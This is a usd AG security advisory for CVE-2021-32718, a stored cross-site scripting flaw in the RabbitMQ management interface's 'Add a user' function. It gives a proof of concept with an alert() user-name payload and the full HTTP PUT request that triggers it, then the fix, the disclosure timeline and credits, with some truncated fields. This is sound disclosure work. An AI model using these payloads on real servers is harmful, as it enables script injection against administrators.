Advisory ID: usd-2021-0011
CVE Number: CVE-2021-32718
Affected Product: RabbitMQ manager
Affected Version: RabbitMQ 3.8.12
Vulnerability Type: CWE-79: Improper
Security Risk: Low (CVSS:3.1/AV:N/AC
Vendor URL: https://www.rabbitmq.co
Vendor Status: Fixed

Description

The vulnerability exists in RabbitMQ's „Add a user" functionality and is only exploitable in the following situation: A user account containing the XSS payload in the user name must already exist within the application.

Proof of Concept (PoC)

Step 1: Create a user account named as follows:

```
'<script>alert(1)</script>
```


Step 2: Update the user account using the „Add a user" functionality of the web interface. After submitting the data, the application displays a confirmation message in which the XSS payload will be included and thus executed.


Note, that this vulnerability does not affect the „Edit User" feature, but the „Add a user" feature which can also be used to modify existing users. The HTTP request for updating the user looks as follows:

```
PUT /api/users/'%3Cscript%3Ealert(1)%3C%2Fscript%3E HTTP/1.1
Host: 127.0.0.1:15672
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
content-type: application/json
authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Content-Length: 91
Origin: http://127.0.0.1:15672
Connection: close
Referer: http://127.0.0.1:15672/
Cookie: m=2258:Z3Vlc3Q6Z3Vlc3Q%253D

{"username":"'<script>alert(1)</script>","password":"abcdefg","tags":""}
```

The following screenshots show how the vulnerability can be triggered in the web interface and where the payload is executed:





Fix

It is recommended to treat all input on the website as potentially dangerous. Hence, all output that is dynamically generated based on user-controlled data should be encoded according to its context. The majority of programming languages supports standard procedures for encoding meta characters.

Timeline

- 2021-03-25: This vulnerability was identified by Christian Rellmann.
- 2021-04-15: Initial contact with vendor.
- 2021-04-16: Vulnerability details transmitted to vendor.
- 2021-05-06: Vendor starts working on a patch.
- 2021-06-08: Vendor released a patch.
- 2021-06-27: Vulnerability details published by vendor.
- 2021-06-30: Security advisory released by usd AG.

Credits

This security vulnerability was found by Christian Rellmann of usd AG.

About usd Security Advisories

In order to protect businesses against hackers and criminals, we always have to keep our skills and knowledge up to date. Thus, security research is just as important for our work as is building up a security community to promote the exchange of knowledge. After all, more security can only be achieved if many individuals take on the task.

Our CST Academy and our usd HeroLa … in our practical work and our research through training courses and publicati… abilities and current security issues.

Always for the sake of our mission: „m…

to usd AG

Disclaimer

The information provided in this securi ecurity advisory may be updated in order to provide as accurate informati

LabNews

Security Advisory zu GitLab
Dez 15, 2022

Security Advisory zu Acronis Cyber Protect
Nov 9, 2022

Security Advisories zu Apache Tomcat
Nov 24, 2022